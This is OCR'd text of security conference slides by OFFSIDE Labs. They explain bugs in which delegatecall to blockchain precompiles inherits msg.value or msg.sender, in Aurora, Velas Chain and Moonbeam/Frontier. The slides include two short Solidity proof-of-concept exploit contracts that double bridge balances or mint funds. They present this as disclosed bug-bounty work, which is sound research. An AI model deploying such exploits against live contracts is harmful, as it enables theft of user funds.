        target: runtime.context.address,
        value,
    })
} else {
    None
};
```

OFFSIDE Labs

EVM 101

Call variants





- Call
  - Update msg.sender/msg.value
  - Value transferred from A to B
- Delegatecall
  - Reuse msg.sender/msg.value
  - No value transfer

OFFSIDE Labs

The bug

- What if we `delegatecall` to the precompiled contract?
- `msg.value` is inherited from the original calling context
- The ETH is never transferred to the precompiled contract 😼
- The event is triggered and processed as usual
- The nETH is withdrawn to our account on NEAR
- Deposit the nETH into Aurora, we have doubled our balance! 💰✖️2️⃣

OFFSIDE Labs

The exploit

```
// SPDX-License-Identifier: GPL-3.0

pragma solidity ^0.8.7;

contract Exploit {
    address payable private owner;

    constructor() {
        owner = payable(msg.sender);
    }

    function exploit(bytes memory recipient) public payable {
        require(msg.sender == owner);

        bytes memory input = abi.encodePacked("\x00", recipient);
        uint input_size = 1 + recipient.length;

        assembly {
            let res := delegatecall(gas(), 0xe9217bc70b7ed1f598ddd3199e80b093fa71124f, add(input, 32), input_size, 0, 32)
        }

        owner.transfer(msg.value);
    }
}
```

OFFSIDE Labs

Transactions | Internal Transactions | Token Transfers (ERC-20) | Contract | Events | **Analytics** | Comments

Ether Balance | Transactions | TxnFees | Ether Transfers | Token Transfers | Txn Heatmap

Time Series: Ether Balance

Thu 24, Jun 2021 - Fri 22, Sept 2023

ETH Highest Balance	ETH Lowest Balance	USD Highest Value	USD Lowest Value
On Sun 24, Apr 2022	On Thu 24, Jun 2021	On Sun 24, Apr 2022	On Thu 24, Jun 2021
89,208.70082649424 ETH	**5.7345e-14 ETH**	**USD 268,201,498.6**	**USD 0**

Ether Balance for 0x6BFaD42cFC4EfC96f529D786D643Ff4A8B89FA52
Source: Etherscan.io

Transactions | Internal Transactions | Token Transfers (ERC-20) | Contract | Events | **Analytics** | Comments


Ether Balance | Transactions | TxnFees | Ether Transfers | Token Transfers | Txn Heatmap

Time Series: Ether Balance

Thu 24, Jun 2021 - Fri 22, Sept 2023

ETH Highest Balance	ETH Lowest Balance	USD Highest Value	USD Lowest Value
On Sun 24, Apr 2022	On Thu 24, Jun 2021	On Sun 24, Apr 2022	On Thu 24, Jun 2021
89,208.70082649424 ETH	**5.7345e-14 ETH**	**USD 268,201,498.6**	**USD 0**

Ether Balance for 0x6BFaD42cFC4EfC96f529D786D643Ff4A8B89FA52
Source: Etherscan.io



The bounty

- $6,000,000 in the form of locked AURORA tokens
- An NFT from Immunefi for guarding funds > $100M
- A “Job”: safeguarding future hacks

OFFSIDE Labs

The variant

Velas Chain

- @OrenYomtov caught a similar bug in Velas Chain
- Velas is a hybrid chain :
  - High throughput from Solana
  - Virtual Machine from Ethereum
- The native currency VLX can belong to a Solana-type account or an EVM address

How do you bridge VLX from EVM space to Native space?

The way to bridge VLX from the EVM space to Native space is to send a transaction to a precompiled contract called ETH_TO_VLX at 0x56454c41532D434841494e000000000053574150:

```rust
// 0x56454c41532d434841494e000000000053574150 for better search
// TODO: Implement some procedural macro to render this in more
pub static ETH_TO_VLX_ADDR: Lazy<H160> = Lazy::new(|| {
    H160::from_str(concat!(
        "56454c41532d434841494e", // 'VELAS-CHAIN'
        "0000000000",             // just spaces
        "53574150",               // 'SWAP'
    ))
```

/evm-utils/programs/evm_loader/src/precompiles/builtins.rs

Which has following interface:

```ethereum
interface ETH_TO_VLX {
  function transferToNative(bytes32 native_recipient) external payable;
}
```

OFFSIDE Labs

The variant

Velas Chain

- @OrenYomtov caught a similar bug i
- Velas
  - Hig
  - Virt
- The n belon or an

```
// SPDX-License-Identifier: UNLICENSED
pragma solidity ^0.8.9;

contract Exploiter {
    function mint() external payable {
// b1d6927a == 4bytes(transferToNative(bytes32))
// ea4bb874ad69edfa6d2455396b1189a957a4de780e53c39b60198a46ce205d6b = ascii of base58 solana w
        payable(0x56454c41532D434841494e000000000053574150).delegatecall(
            hex"b1d6927aea4bb874ad69edfa6d2455396b1189a957a4de780e53c39b60198a46ce205d6b"
        );

        payable(tx.origin).transfer(address(this).balance);
    }
}
```

Delegatecall the precompile!

How do you bridge VLX from EVM space to Native space?

The way to bridge VLX from the EVM space to Native space is to send a transaction to a precompiled contract called ETH_TO_VLX at

search
more

payable;

OFFSIDE Labs

Immunefi

Moonbeam Network

16 December 2021	Yes	$1,000,000
Live since	KYC required	Maximum bounty

Program Overview

Moonbeam is an Ethereum-compatible smart contract platform on the Polkadot network that makes it easy to build natively interoperable applications. This Ethereum compatibility allows developers to deploy existing Solidity smart contracts and DApp frontends to Moonbeam with minimal changes. As a parachain on the Polkadot network, Moonbeam benefits from the shared security of the Polkadot relay chain and integrations with other chains that are connected to Polkadot.

For more information about Moonbeam Network, please visit https://moonbeam.network/.

Immunefi

Moonbeam Network

16 December 2021	Yes	$1,000,000
Live since	KYC required	Maximum bounty

Program Overview

Moonbeam is an Ethereum-compatible smart contract platform on the Polkadot network that makes it easy to build natively interoperable applications. This Ethereum compatibility allows developers to deploy existing Solidity smart contracts and DApp frontends to Moonbeam with minimal changes. As a parachain on the Polkadot network, Moonbeam benefits from the shared security of the Polkadot relay chain and integrations with other chains that are connected to Polkadot.

For more information about Moonbeam Network, please visit https://moonbeam.network/.

Assets in scope

Target	Type
https://github.com/PureStake/moonbeam	Blockchain/DLT - Blockchain - Moonbeam
https://github.com/PureStake/nimbus	Blockchain/DLT - Blockchain - Nimbus
https://github.com/PureStake/crowdloan-rewards	Blockchain/DLT - Blockchain - Crowdloan Rewards
https://github.com/paritytech/frontier	Blockchain/DLT - Frontier
https://moonbeam.network/	Websites and Applications

The Moonriver parachain on Kusama and the Moonbeam parachain on Polkadot (estimated launch in Jan 2022) are both included in the assets-in-scope.

All source code of Moonbeam can be found at https://github.com/PureStake/. However, only those in the Assets in Scope table are considered as in-scope of the bug bounty program.

OFFSIDE Labs

Assets in scope

Target	Type
https://github.com/PureStake/moonbeam	Blockchain/DLT - Blockchain - Moonbeam
https://github.com/PureStake/nimbus	Blockchain/DLT - Blockchain - Nimbus
https://github.com/PureStake/crowdloan-rewards	Blockchain/DLT - Blockchain - Crowdloan Rewards
https://github.com/paritytech/frontier	Blockchain/DLT - Frontier
https://moonbeam.network/	Websites and Applications

The Moonriver parachain on Kusama and the Moonbeam parachain on Polkadot (estimated launch in Jan 2022) are both included in the assets-in-scope.

All source code of Moonbeam can be found at https://github.com/PureStake/. However, only those in the Assets in Scope table are considered as in-scope of the bug bounty program.

OFFSIDE Labs

Assets in scope

Target	Type
https://github.com/PureStake/moonbeam	Blockchain/DLT - Blockchain - Moonbeam
https://github.com/PureStake/nimbus	Blockchain/DLT - Blockchain - Nimbus
https://github.com/PureStake/crowdloan-rewards	Blockchain/DLT - Blockchain - Crowdloan Rewards
https://github.com/paritytech/frontier	RUST EVM AGAIN!
https://moonbeam.network/	Websites and Applications

The Moonriver parachain on Kusama and the Moonbeam parachain on Polkadot (estimated launch in Jan 2022) are both included in the assets-in-scope.

All source code of Moonbeam can be found at https://github.com/PureStake/. However, only those in the Assets in Scope table are considered as in-scope of the bug bounty program.

OFFSIDE Labs

Frontier: EVM for Polkadot

OFFSIDE
Labs

Frontier: EVM for Polkadot

- Frontier is Substrate's Ethereum compatibility layer

OFFSIDE Labs

Frontier: EVM for Polkadot

- Frontier is Substrate's Ethereum compatibility layer
- Written in rust, provide Pallets serving as runtime components

OFFSIDE Labs

Frontier: EVM for Polkadot

- Frontier is Substrate's Ethereum compatibility layer
- Written in rust, provide Pallets serving as runtime components
  - pallet-evm: EVM execution handling

OFFSIDE Labs

Frontier: EVM for Polkadot

- Frontier is Substrate's Ethereum compatibility layer
- Written in rust, provide Pallets serving as runtime components
  - pallet-evm: EVM execution handling
  - pallet-ethereum: Ethereum block handling

OFFSIDE Labs

Frontier: EVM for Polkadot

- Frontier is Substrate's Ethereum compatibility layer
- Written in rust, provide Pallets serving as runtime components
  - pallet-evm: EVM execution handling
  - pallet-ethereum: Ethereum block handling
- Some parachains are equipped with the EVM

OFFSIDE Labs

Frontier: EVM for Polkadot

- Frontier is Substrate's Ethereum compatibility layer
- Written in rust, provide Pallets serving as runtime components
  - pallet-evm: EVM execution handling
  - pallet-ethereum: Ethereum block handling
- Some parachains are equipped with the EVM

OFFSIDE Labs

Frontier: EVM for Polkadot

SDK to create parachains for Polkadot network Polkadot KUSAMA

- Frontier is Substrate's Ethereum compatibility layer
- Written in rust, provide Pallets serving as runtime components
  - pallet-evm: EVM execution handling
  - pallet-ethereum: Ethereum block handling
- Some parachains are equipped with the EVM

OFFSIDE Labs

Frontier: EVM for Polkadot

SDK to create parachains for Polkadot network Polkadot KUSAMA

- Frontier is Substrate's Ethereum compatibility layer
- Written in rust, provide Pallets serving as runtime components
  - pallet-evm: EVM execution handling
  - pallet-ethereum: Ethereum block handling
- Some parachains are equipped with the EVM

OFFSIDE Labs

Frontier: EVM for Polkadot

SDK to create parachains for Polkadot network

- Frontier is Substrate's Ethereum compatibility layer
- Written in rust, provide Pallets serving as runtime components
  - pallet-evm: EVM execution handling
  - pallet-ethereum: Ethereum block handling
- Some parachains are equipped with the EVM

Runtime components chosen by parachains

OFFSIDE Labs

Frontier: EVM for Polkadot

SDK to create parachains for Polkadot network

- Frontier is Substrate's Ethereum compatibility layer
- Written in rust, provide Pallets serving as runtime components
  - pallet-evm: EVM execution handling
  - pallet-ethereum: Ethereum block handling
- Some parachains are equipped with the EVM

Runtime components chosen by parachains

OFFSIDE Labs

Frontier: EVM for Polkadot

SDK to create parachains for Polkadot network

- Frontier is Substrate's Ethereum compatibility layer
- Written in rust, provide Pallets serving as runtime components
  - pallet-evm: EVM execution handling
  - pallet-ethereum: Ethereum block handling
- Some parachains are equipped with the EVM

Runtime components chosen by parachains

Moonbeam Network Moonriver Network

Astar Network Shiden Network Acala

OFFSIDE Labs

Moonbeam: precompiles

- Erc20BalancesPrecompile
- ERC20AssetsPrecompileSet

moonbeam / precompiles / balances-erc20 / src / lib.rs

Code Blame 559 lines (466 loc) · 17.5 KB

```rust
/// Precompile exposing a pallet_balance as an ERC20.
/// Multiple precompiles can support instances of pallet_balance.
/// The precompile uses an additional storage to store approvals.
pub struct Erc20BalancesPrecompile<Runtime, Metadata: Erc20Metadata, Instance:
        PhantomData<(Runtime, Metadata, Instance)>,
);

// TODO: Migrate to precompile_utils::Precompile.
impl<Runtime, Metadata, Instance> Precompile
        for Erc20BalancesPrecompile<Runtime, Metadata, Instance>
where
        Metadata: Erc20Metadata,
        Instance: InstanceToPrefix + 'static,
        Runtime: pallet_balances::Config<Instance> + pallet_evm::Config + pall
        Runtime::Call: Dispatchable<PostInfo = PostDispatchInfo> + GetDispatch
        Runtime::Call: From<pallet_balances::Call<Runtime, Instance>>,
        <Runtime::Call as Dispatchable>::Origin: From<Option<Runtime::AccountId>>,
        BalanceOf<Runtime, Instance>: TryFrom<U256> + Into<U256>,
        <Runtime as pallet_timestamp::Config>::Moment: Into<U256>,
{
        fn execute(handle: &mut impl PrecompileHandle) -> EvmResult<PrecompileOutput> {
        }
}
```

moonbeam / runtime / moonbase / src / precompiles.rs

Code Blame 181 lines (164 loc) · 7.38 KB

```rust
impl<R> PrecompileSet for MoonbasePrecompiles<R>
        fn execute(&self, handle: &mut impl PrecompileHandle) -> Option<PrecompileResult> {

                // Non-Moonbeam specific nor Ethereum precompiles :
                a if a == hash(1024) => Some(Sha3FIPS256::execute(handle)),
                a if a == hash(1025) => Some(Dispatch::<R>::execute(handle)),
                a if a == hash(1026) => Some(ECRecoverPublicKey::execute(handle)),

                // Moonbeam specific precompiles :
                a if a == hash(2048) => Some(ParachainStakingWrapper::<R>::execute(handle)),
                a if a == hash(2049) => Some(CrowdloanRewardsWrapper::<R>::execute(handle)),
                a if a == hash(2050) => Some(
                        Erc20BalancesPrecompile::<R, NativeErc20Metadata>::execute(handle),
                ),
                a if a == hash(2051) => Some(DemocracyWrapper::<R>::execute(handle)),
                a if a == hash(2052) => Some(XtokensWrapper::<R>::execute(handle)),
                a if a == hash(2053) => Some(RelayEncoderWrapper::<R, WestendEncoder>::execute(handle)),
                a if a == hash(2054) => Some(XcmTransactorWrapper::<R>::execute(handle)),
                a if a == hash(2055) => Some(AuthorMappingWrapper::<R>::execute(handle)),
                a if a == hash(2056) => Some(BatchPrecompile::<R>::execute(handle)),
                // If the address matches asset prefix, the we route through the asset precompile set
                a if &a.to_fixed_bytes()[0..4] == FOREIGN_ASSET_PRECOMPILE_ADDRESS_PREFIX => {
                        Erc20AssetsPrecompileSet::<R, IsForeign, ForeignAssetInstance>::new()
                                .execute(handle)
                }
                // If the address matches asset prefix, the we route through the asset precompile set
                a if &a.to_fixed_bytes()[0..4] == LOCAL_ASSET_PRECOMPILE_ADDRESS_PREFIX => {
                        Erc20AssetsPrecompileSet::<R, IsLocal, LocalAssetInstance>::new().execute(handle)
                }
```

OFFSIDE Labs

Moonbeam: precompiles

- Erc20BalancesPrecompile
- ERC20AssetsPrecompileSet

moonbeam / precompiles / balances-erc20 / src / lib.rs

Code Blame 559 lines (466 loc) · 17.5 KB

```rust
/// Precompile exposing a pallet_balance as an ERC20.
/// Multiple precompiles can support instances of pallet_balance.
/// The precompile uses an additional storage to store approvals.
pub struct Erc20BalancesPrecompile<Runtime, Metadata: Erc20Metadata, Instance:
        PhantomData<(Runtime, Metadata, Instance)>,
);

// TODO: Migrate to precompile_utils::Precompile.
impl<Runtime, Metadata, Instance> Precompile
        for Erc20BalancesPrecompile<Runtime, Metadata, Instance>
where
        Metadata: Erc20Metadata,
        Instance: InstanceToPrefix + 'static,
        Runtime: pallet_balances::Config<Instance> + pallet_evm::Config + pall
        Runtime::Call: Dispatchable<PostInfo = PostDispatchInfo> + GetDispatch
        Runtime::Call: From<pallet_balances::Call<Runtime, Instance>>,
        <Runtime::Call as Dispatchable>::Origin: From<Option<Runtime::AccountId>>,
        BalanceOf<Runtime, Instance>: TryFrom<U256> + Into<U256>,
        <Runtime as pallet_timestamp::Config>::Moment: Into<U256>,
{
        fn execute(handle: &mut impl PrecompileHandle) -> EvmResult<PrecompileOutput> {
        }
}
```

moonbeam / runtime / moonbase / src / precompiles.rs

Code Blame 181 lines (164 loc) · 7.38 KB

```rust
impl<R> PrecompileSet for MoonbasePrecompiles<R>
        fn execute(&self, handle: &mut impl PrecompileHandle) -> Option<PrecompileResult> {

                // Non-Moonbeam specific nor Ethereum precompiles :
                a if a == hash(1024) => Some(Sha3FIPS256::execute(handle)),
                a if a == hash(1025) => Some(Dispatch::<R>::execute(handle)),
                a if a == hash(1026) => Some(ECRecoverPublicKey::execute(handle)),

                // Moonbeam specific precompiles :
                a if a == hash(2048) => Some(ParachainStakingWrapper::<R>::execute(handle)),
                a if a == hash(2049) => Some(CrowdloanRewardsWrapper::<R>::execute(handle)),
                a if a == hash(2050) => Some(
                        Erc20BalancesPrecompile::<R, NativeErc20Metadata>::execute(handle),
                ),
                a if a == hash(2051) => Some(DemocracyWrapper::<R>::execute(handle)),
                a if a == hash(2052) => Some(XtokensWrapper::<R>::execute(handle)),
                a if a == hash(2053) => Some(RelayEncoderWrapper::<R, WestendEncoder>::execute(handle)),
                a if a == hash(2054) => Some(XcmTransactorWrapper::<R>::execute(handle)),
                a if a == hash(2055) => Some(AuthorMappingWrapper::<R>::execute(handle)),
                a if a == hash(2056) => Some(BatchPrecompile::<R>::execute(handle)),
                // If the address matches asset prefix, the we route through the asset precompile set
                a if &a.to_fixed_bytes()[0..4] == FOREIGN_ASSET_PRECOMPILE_ADDRESS_PREFIX => {
                        Erc20AssetsPrecompileSet::<R, IsForeign, ForeignAssetInstance>::new()
                                .execute(handle)
                }
                // If the address matches asset prefix, the we route through the asset precompile set
                a if &a.to_fixed_bytes()[0..4] == LOCAL_ASSET_PRECOMPILE_ADDRESS_PREFIX => {
                        Erc20AssetsPrecompileSet::<R, IsLocal, LocalAssetInstance>::new().execute(handle)
                }
```

OFFSIDE Labs

Moonbeam: precompiles

- Erc20BalancesPrecompile
- ERC20AssetsPrecompileSet

moonbeam / precompiles / balances-erc20 / src / lib.rs

Code Blame 559 lines (466 loc) · 17.5 KB

```rust
/// Precompile exposing a pallet_balance as an ERC20.
/// Multiple precompiles can support instances of pallet_balance.
/// The precompile uses an additional storage to store approvals.
pub struct Erc20BalancesPrecompile<Runtime, Metadata: Erc20Metadata, Instance:
        PhantomData<(Runtime, Metadata, Instance)>,
);

// TODO: Migrate to precompile_utils::Precompile.
impl<Runtime, Metadata, Instance> Precompile
        for Erc20BalancesPrecompile<Runtime, Metadata, Instance>
where
        Metadata: Erc20Metadata,
        Instance: InstanceToPrefix + 'static,
        Runtime: pallet_balances::Config<Instance> + pallet_evm::Config + pall
        Runtime::Call: Dispatchable<PostInfo = PostDispatchInfo> + GetDispatch
        Runtime::Call: From<pallet_balances::Call<Runtime, Instance>>,
        <Runtime::Call as Dispatchable>::Origin: From<Option<Runtime::AccountId>>,
        BalanceOf<Runtime, Instance>: TryFrom<U256> + Into<U256>,
        <Runtime as pallet_timestamp::Config>::Moment: Into<U256>,
{
        fn execute(handle: &mut impl PrecompileHandle) -> EvmResult<PrecompileOutput> {
        }
}
```

moonbeam / runtime / moonbase / src / precompiles.rs

Code Blame 181 lines (164 loc) · 7.38 KB

```rust
impl<R> PrecompileSet for MoonbasePrecompiles<R>
        fn execute(&self, handle: &mut impl PrecompileHandle) -> Option<PrecompileResult> {

                // Non-Moonbeam specific nor Ethereum precompiles :
                a if a == hash(1024) => Some(Sha3FIPS256::execute(handle)),
                a if a == hash(1025) => Some(Dispatch::<R>::execute(handle)),
                a if a == hash(1026) => Some(ECRecoverPublicKey::execute(handle)),

                // Moonbeam specific precompiles :
                a if a == hash(2048) => Some(ParachainStakingWrapper::<R>::execute(handle)),
                a if a == hash(2049) => Some(CrowdloanRewardsWrapper::<R>::execute(handle)),
                a if a == hash(2050) => Some(
                        Erc20BalancesPrecompile::<R, NativeErc20Metadata>::execute(handle),
                ),
                a if a == hash(2051) => Some(DemocracyWrapper::<R>::execute(handle)),
                a if a == hash(2052) => Some(XtokensWrapper::<R>::execute(handle)),
                a if a                                                  (handle)),
                a if a
                a if a
                a if a == hash(2056) => Some(BatchPrecompile::<R>::execute(handle)),
                // If the address matches asset prefix, the we route through the asset precompile set
                a if &a.to_fixed_bytes()[0..4] == FOREIGN_ASSET_PRECOMPILE_ADDRESS_PREFIX => {
                        Erc20AssetsPrecompileSet::<R, IsForeign, ForeignAssetInstance>::new()
                                .execute(handle)
                }
                // If the address matches asset prefix, the we route through the asset precompile set
                a if &a.to_fixed_bytes()[0..4] == LOCAL_ASSET_PRECOMPILE_ADDRESS_PREFIX => {
                        Erc20AssetsPrecompileSet::<R, IsLocal, LocalAssetInstance>::new().execute(handle)
                }
```

What could be wrong?

OFFSIDE Labs

The bug

shadow in the moonbeam

OFFSIDE
Labs

The bug

shadow in the moonbeam

- What if we `delegatecall` to the precompiled contract?

OFFSIDE Labs

The bug

shadow in the moonbeam

- What if we `delegatecall` to the precompiled contract?
- `msg.sender` is inherited from the original calling context

OFFSIDE Labs

The bug

shadow in the moonbeam

- What if we `delegatecall` to the precompiled contract?
- `msg.sender` is inherited from the original calling context
- From the view of a native contract

OFFSIDE Labs

The bug

shadow in the moonbeam

- What if we `delegatecall` to the precompiled contract?
- `msg.sender` is inherited from the original calling context
- From the view of a native contract
  - the contract that invokes `delegatecall` is transparent

OFFSIDE Labs

The bug

shadow in the moonbeam

- What if we `delegatecall` to the precompiled contract?
- `msg.sender` is inherited from the original calling context
- From the view of a native contract
  - the contract that invokes `delegatecall` is transparent
  - its caller will be considered the real user instead

OFFSIDE Labs

The bug


shadow in the moonbeam


- What if we `delegatecall` to the precompiled contract?
- `msg.sender` is inherited from the original calling context
- From the view of a native contract
  - the contract that invokes `delegatecall` is transparent
  - its caller will be considered the real user instead
- If a malicious contract is invoked, it can impersonate its caller!

OFFSIDE Labs

EVM 101

Call variants



